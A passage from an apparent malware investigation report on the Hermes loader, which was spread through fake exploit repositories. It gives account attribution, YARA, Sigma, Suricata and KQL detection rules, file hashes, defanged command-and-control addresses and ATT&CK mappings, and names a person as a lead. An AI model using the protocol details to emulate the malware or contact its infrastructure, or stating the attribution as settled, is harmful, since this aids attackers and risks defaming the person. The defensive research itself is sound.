**`thanhan92-f1` had a substantive account-associated role in publishing and maintaining the Hermes delivery loader.** Its public identity makes Nguyen Thanh An the strongest person-associated lead. The controller's wider role remains unresolved: distributor, customer, native developer, seller or some combination. The record does not identify that controller with the `HermesBot` sales persona. Russian sales policy and an English/Russian panel establish market and language choices, not citizenship.

The technical report, Section 17, supplies complete commit IDs, original Git objects, API responses, the activity calculation and competing role explanations.

Original Git objects join the revisions to their payload bytes


```
[
  {
    "repository": "hitechcloud-vietnam/cve-2026-41940-PoC",
    "payload_path": "exp.py",
    "payload_records": [
      {
        "commit": "6ccece96119f9428a763dbb2adef9126322788b5",
        "tree": "b157771e92b7fc3953a9babeac66c21149c6d87c",
        "blob_oid": "a9876ab15c657ff82f62ed3997286de863ba0e44",
        "bytes": 22236
      },
      {
        "commit": "18f2bf40b36295da400cb29a9133979b81ac9264",
        "tree": "a1c547670cc27ec5c9a2089bcf59dbcc6baddfd0",
        "blob_oid": "542ef06b353dd194ba46dca95a8ac62cdc60259a",
        "bytes": 25077
      }
    ]
  },
  {
    "repository": "hitechcloud-vietnam/wp2shell-PoC",
    "payload_path": "exp.py",
    "payload_records": [
      {
        "commit": "e1beaf1aa69a100f8e06feec9f78943b2535e6fb",
        "tree": "3ae3440cdf2fb50ba81bbb45773b6d1a4e60ba0e",
        "blob_oid": "a9876ab15c657ff82f62ed3997286de863ba0e44",
        "bytes": 22236
      }
    ]
  }
]
```


**Figure 6.6** Selected retained path-resolution records for the three malicious revisions. Rehashing the original commits, trees and source files reproduces these Git identities. The October 3 and October 6 revisions resolve exp.py to the same 22,236-byte blob; the September 26 revision resolves to a different, larger file.

# 7. Detecting the chain and investigating its effects

The detection package provides six YARA rules, three Suricata rules, three Sigma rules and Sysmon hunts. Source and file inspection identify carriers and native components; network and host records establish execution, payload requests, persistence and reporting. The validation table separates the measured coverage of each layer.

## 7.1 Recognizing implementation structure

Python signatures combine decoding and mapper expressions, independently of repository names or addresses. Packer or source-shape changes can evade them. Erinyes uses weighted matches to prioritize review; its scores are not probabilities, and flagged callers and decoded content still require inspection.

Native rules bind architecture and section structure to identifying markers: `LOLD_CFG_V1` at the raw start of `.loldcfg`, and `RDP_CFG_V1` at `.rdpcfg`. The module rule below requires both its exported ABI and custom section.

A module interface and section together

```
condition:
    pe.is_pe and pe.machine == pe.MACHINE_AMD64 and pe.is_dll() and
    pe.exports("ClientModuleGetApi") and
    for any i in (0 .. pe.number_of_sections - 1) : (
        pe.sections[i].name == ".olympc"
    )
```

**Figure 7.1** Literal condition from the supplied Hermes_Module_PE_ABI YARA rule. All fifteen retained catalog DLL identities match. The rule scans raw PE files; it does not unpack encrypted containers or identify every manually mapped representation.

The six rules matched every intended input in the selected development corpus: eight obfuscated Python identities, two embedded wrappers, one mapper, two LOLD binaries, one integrated client and fifteen module DLLs. Nine other retained identities have no intended rule, including the plaintext historical loader, packed/alternate Stage 3 forms and the hidden-desktop helper. The reference set of 1,084 PE files and 15,000 Python files produced no matches. Its concentration in Python distributions, packages and Microsoft runtime dependencies limits what that result says about enterprise false alerts.

## 7.2 Correlating requests with execution

### Require the request's distinguishing fields together

Literal protocol values from retained native traffic; secrets and identities omitted.

| | | |
|---|---|---|
| **LOLD payload retrieval** | `/chunks/ … /v3/` | |
| | `User-Agent: Lold/1.0` | |
| `GET` | X-Chunk-Key header present | |
| **Hermes report** | `/api/client/report` | |
| | `User-Agent: local-state-simple-api/1.0` | |
| `POST` | lznt1 encoding + X-Uncompressed-Size header | |
| **Hermes publisher** | `/ws/publisher? …` | |
| | `User-Agent: DesktopStreamClient/0.1` | |
| `GET` | WebSocket upgrade + X-Device-Token header | |

The laboratory also contains report uploads and a preflight upgrade from benign tools.

**Figure 7.2** The network rules combine these HTTP fields without fixed addresses or ports. A recognized chunk request can still receive 404, and a publisher upgrade does not establish command acceptance.

Preparation requests and the benign preflight upgrade produced no alerts. The table gives the retained replay's alert counts; TLS or a changed protocol requires different visibility and validation.

The container-child rule follows the observed launch argument and carrier filenames. Startup rules combine registry value names with installed paths, including Windows AppCache's `wcprov.exe` and Microsoft SyncServices' `SyncService.exe`.

**Sigma · container-child selection**

```
detection:
    selection:
        CommandLine|contains: ' --lold-container'
        Image|endswith:
            - '\runtime-cache.exe'
            - '\wcprov.exe'
    condition: selection
```

**Figure 7.3** The complete detection block from the published process-creation Sigma rule. Its original malware witnesses are Windows Security 4688 fields; the later benign experiment exercised the unchanged predicates in genuine Sysmon telemetry. Both the argument and a listed image suffix must match.

Table 7.1 Executed validation at distinct layers. Full commands, inputs, negative controls and tool versions accompany the detection package and Sysmon replay guide.

| Validation layer | Measured result | Practical limit |
|---|---|---|
| YARA file scan | All intended specimen identities match; zero matches in 16,084 reference files | Development corpus; no held-out family population |
| Suricata replay | 11 chunk, 2 report, 2 publisher alerts in delivery/reboot PCAP | Visible request patterns, not successful delivery counts |
| Sigma to SQLite | Expected 5/3/3 results across 8,380 benign Sysmon records | Benign sensor experiment, not native-malware Sysmon collection |
| KQL in local Kusto | Expected 60 activity-join and 8 registry-hunt rows | Normalized local table; production forwarding untested |

## 7.3 Turning a match into a case

Preserve the initiating repository revision and exact source bytes. Trace whether its entry point was reached, then correlate process ancestry, native file identities, network requests and startup writes. A dormant clone and a running client demand different conclusions. For an executing infection, the laboratory results justify investigating browser and mail credentials, application session material, transferred files and interactive commands available to the affected user.

KQL · correlate a container process with subsequent activity

```
let ContainerStarts = SysmonEvents
| where EventID == 1 and CommandLine contains "--lold-container"
| project Computer, ProcessGuid, Started = TimeGenerated, StartedImage = Image;
SysmonEvents
| where EventID in (3, 11, 13)
| join kind=inner (ContainerStarts) on Computer, ProcessGuid
| where TimeGenerated between (Started .. Started + 10m)
| project TimeGenerated, Computer, ProcessGuid, StartedImage,
          EventID, DestinationIp, DestinationPort, TargetFilename,
          TargetObject, Details
| order by Computer asc, ProcessGuid asc, TimeGenerated asc;
```

Figure 7.4 Published KQL hunt: find container starts, then join the same host and process GUID to network connections, file creation and registry-value writes within ten minutes. It runs against the normalized SysmonEvents table used in the retained local Kusto validation.

Isolate affected systems through the incident-response process and retain volatile and startup evidence before cleanup. Rotate exposed secrets and revoke relevant sessions from a trusted device. A password change alone does not establish that an application's existing sessions have ended. Where complete eradication cannot be established, restore the host from a trusted source and remediate the repository or dependency path that introduced the loader.

Do not treat a malware cleanup response as a whole-chain uninstall. The examined routines attempt particular deletions and process termination, with some outcomes

unchecked. Recovery needs independent confirmation that the installed components and startup state are gone and that associated account access has been addressed.

The collection does not quantify real-world infections or losses. Source-backed captures name 24 repositories; later scanner reports name 75 additional repositories with a different provenance basis. Stars, forks, scan rows and panel counters cannot be added into a victim estimate. The technical report, Sections 18 and 21, preserves those denominators and the detection boundaries needed to interpret a new case.

Converted Sigma query · the predicate used in validation

```
SELECT * FROM logs
WHERE Channel='Microsoft-Windows-Sysmon/Operational'
AND (EventID=1 AND (
    CommandLine LIKE '% --lold-container%' ESCAPE '\'
    AND (Image LIKE '%\\runtime-cache.exe' ESCAPE '\'
         OR Image LIKE '%\\wcprov.exe' ESCAPE '\')));
```

Figure 7.5 Actual SQLite query produced from the published container-child Sigma rule and executed against retained benign Sysmon records. Only whitespace is reformatted here.

Table 7.2 Observed outcomes for eight benign processes in genuine Sysmon telemetry. Sigma selects five process-creation records; the broader KQL hunt joins 60 subsequent activity records from six process GUIDs. The suffix-bearing arguments match the unchanged substring predicate, while the renamed P04 image remains visible to the KQL hunt.

| Fixture | Image basename | Argument | Sigma match | KQL rows |
|---|---|---|---|---|
| P01 | `runtime-cache.exe` | `--lold-container` | Yes | 17 |
| P02 | `wcprov.exe` | `--lold-container` | Yes | 17 |
| P03 | `RUNTIME-CACHE.EXE` | `--LOLD-CONTAINER` | Yes | 3 |
| P04 | `fixture.exe` | `--lold-container` | No | 17 |
| P05 | `runtime-cache.exe` | `--container` | No | 0 |
| P06 | `runtime-cache.exe` | `--lold-container-extra` | Yes | 3 |
| P07 | `runtime-cache.exe` | `--lold-containe` | No | 0 |
| P08 | `runtime-cache.exe` | `--lold-container=1` | Yes | 3 |

# 8. Conclusion

Following an import in a purported scraper revealed a delivery system connecting public repositories to a subscription malware service. Two routes converge on almost identical LOLD binaries and the same recovered Hermes client. The native code, public module catalog and captured panel describe a product combining automatic collection with interactive access. Isolated experiments establish concrete effects: recovered synthetic credentials, exact file transfer, desktop video and renewed client activity after native delivery and reboot.

The wider record shows maintenance at both ends of that system. Module versions repair defects and expand collection; carrier histories repeatedly publish common payloads across unrelated project themes. Exact revisions strongly connect the `thanhan92-f1` account to loader publication and upkeep. The account's broader commercial role and the people behind the seller persona remain separate questions.

For defenders, the durable result is a set of identifiable artifacts, execution paths and tested detection predicates. Infrastructure can disappear and repositories can change, but the retained source, payload identities and independent experimental checks remain available for comparison. A new investigation can begin with those relationships and establish, step by step, what was distributed, what reached a host and what it actually did.

**Checks a reader can repeat**

| Observation | Independent comparison | Evidence in this paper |
|---|---|---|
| A credential returned in plaintext | Browser-created login and its exported value | Firefox result, Figure 4.2 |
| Encrypted browser material was usable | Exported plaintext versus authenticated decryption with the returned key | Edge verification, Figure 4.4 |
| File contents survived transfer | Independently generated bytes versus all reassembled chunks | File verifier, Figure 4.5 |
| Video contained the hidden desktop | Known color patches and alternating marker versus decoded frames | Frame and verifier, Figure 4.9 and Figure 4.8 |
| Execution returned after reboot | Recorded parent creation joined to the child process and renewed signaling | Process records, Figure 4.14 |

The reference appendix links the preserved inputs and tools. These comparisons use the retained experimental conditions; they do not depend on continued access to the original services.

# Reference artifacts and reproduction

## Selected file identities

The following complete SHA-256 values identify the main recovered chain. The two LOLD files differ at file offset `0xCD1A0`, where persistence flags change from `0x1F` to `0x1E`. The hashes identify stored bytes, not every build of the family.

```
Account-associated exp.py, October 3 and October 6 revisions
5ea250db3dbfd4fd902b3b3431767720aea560510a51d2686a9f513e212ac65d

Collected manual_mapper.py
a60d4a8fdce60369247ecc30ca4cb0f3461670da5e9c0790620bb920de84fce0

Retained SMAP response
e30a161207e18275eb08266388849da6415228373ee7d0255f564a2c3932979b

Stage 3, raw proliv4.exe
c182378245e93ac27ba47f0170373b05b6715be9117ceb142552df38233fae7c

LOLD, recovered through Stage 3
e44cec7d36a74112b93e7dfd301601818800415d0b4bb4ab884fd9825f818703

LOLD, recovered from the embedded Python wrapper
b7cb766340cf4da00d990bf1dce5274c6f0fa56bde415ab525af9e4136c225bd

Integrated Hermes client
449b5daa95e495104c5ef832d09cee37c8a8d34bce6b39f3d042dfb8d1cbe828
```

## Selected indicators

These roles describe the retained October 2026 observations. Addresses are defanged and do not imply present availability. Review current ownership and local telemetry before acting on a historical network indicator.

| Indicator | Role in this investigation |
|---|---|
| `172.239.96[.]53:8765` | Original carrier's distribution endpoint; unavailable during retained checks |
| `85.121.179[.]7:8765`, `:8000` | Collected mapper and PE-package services |
| `194.102.104[.]223:8093` | Reference LOLD payload and command service |
| `194.102.104[.]223:8080` | Reference Hermes client channel |
| `194.102.104[.]223:8787` | Recovery-report destination selected by native code |
| `194.102.104[.]223:8700` | Captured operator panel and public module catalog |
| `.loldcfg` / `.rdpcfg` | Native configuration sections; markers `LOLD_CFG_V1` / `RDP_CFG_V1` respectively |
| `.olympc` + `ClientModuleGetApi` | Catalog-module section and exported interface |

## Selected ATT&CK mappings

These selected mappings use the report's pinned Enterprise ATT&CK 20.0 taxonomy. **Implemented** identifies a static code path; **observed** identifies the stated result in the isolated laboratory.

| Technique | Behavior in this investigation | Evidence in this paper |
|---|---|---|
| T1059.006 Python | Recovered loader evaluates Python and invokes the mapper. | Implemented; Section 2.1 |
| T1105 Ingress Tool Transfer | LOLD retrieves the manifest and data slots, then reconstructs the client. | Observed; Figure 4.11 |
| T1037.001 Logon Script (Windows) | Installer writes `UserInitMprLogonScript`; its configured copy runs after logon. | Observed; Figure 4.13 and Figure 4.14 |
| T1555.003 Credentials from Web Browsers | Firefox plaintext matches its independent export; the profile has no primary password. | Observed; Figure 4.2 |
| T1115 Clipboard Data | Returned clipboard text matches the independently seeded fixture. | Observed; Figure 4.7 |
| T1113 Screen Capture | Decoded visible and hidden desktop frames match known patterns. | Observed; Figure 4.8 |
| T1059.003 Windows Command Shell | CMD creates the inert disk marker and returns its text. | Observed; Figure 4.6 |
| T1041 Exfiltration Over C2 Channel | Publisher-channel chunks reconstruct all 100,003 bytes of the fixture. | Observed; Figure 4.5 |

Coexisting startup entries prevent attribution of the post-logon launch to one trigger. Report Section 20 supplies the complete mapping and qualifications; the register and Navigator implementation and observation layers preserve the component and experiment details.

## Evidence and validation packages

The technical report is the full companion reference. It includes the complete specimen and infrastructure inventories, experiment conditions, native instruction evidence, source provenance, negative results and disclosure status. Essential results appear in this paper; the links below provide the inputs needed to reproduce or extend them.

| Material | Archived entry point | Report sections |
|---|---|---|
| Original carrier, mapper and package | Carrier, mapper, SMAP response | 2, 6, 7 |
| Native extraction | SMAP unpacker, overlay extractor, delivery comparison | 4, 7–9 |
| Client reconstruction | Manifest, client, reconstruction record | 9, 10 |
| Component analysis and experiments | DLL catalog, experiment register | 11, 12 |
| Attribution | Account and commit evidence, activity inputs | 17 |
| File and network detection | YARA, Suricata, validation guide | 21 |
| Host detection and hunts | Container rule, startup rules, Run rule, hunts, Sysmon replay | 21 |

Offline reproductions operate on preserved inputs with their recorded hashes. Laboratory results use unchanged malware binaries in an isolated Windows environment and synthetic user data. Original captures, local frontend reconstructions and analyst diagrams are identified in their captions. The underlying study contains 22 direct-client experiments, five standalone-DLL experiments and one native delivery/reboot experiment; these are conditions in a reused laboratory, not a population of victims.

The technical report, Section 19, compares repository execution paths and the Rhadamanthys, Lumma and RedLine services. Similar lures, modularity or a shared product name do not establish lineage. This paper's software relationships follow retained source, configuration, exact bytes and observed execution.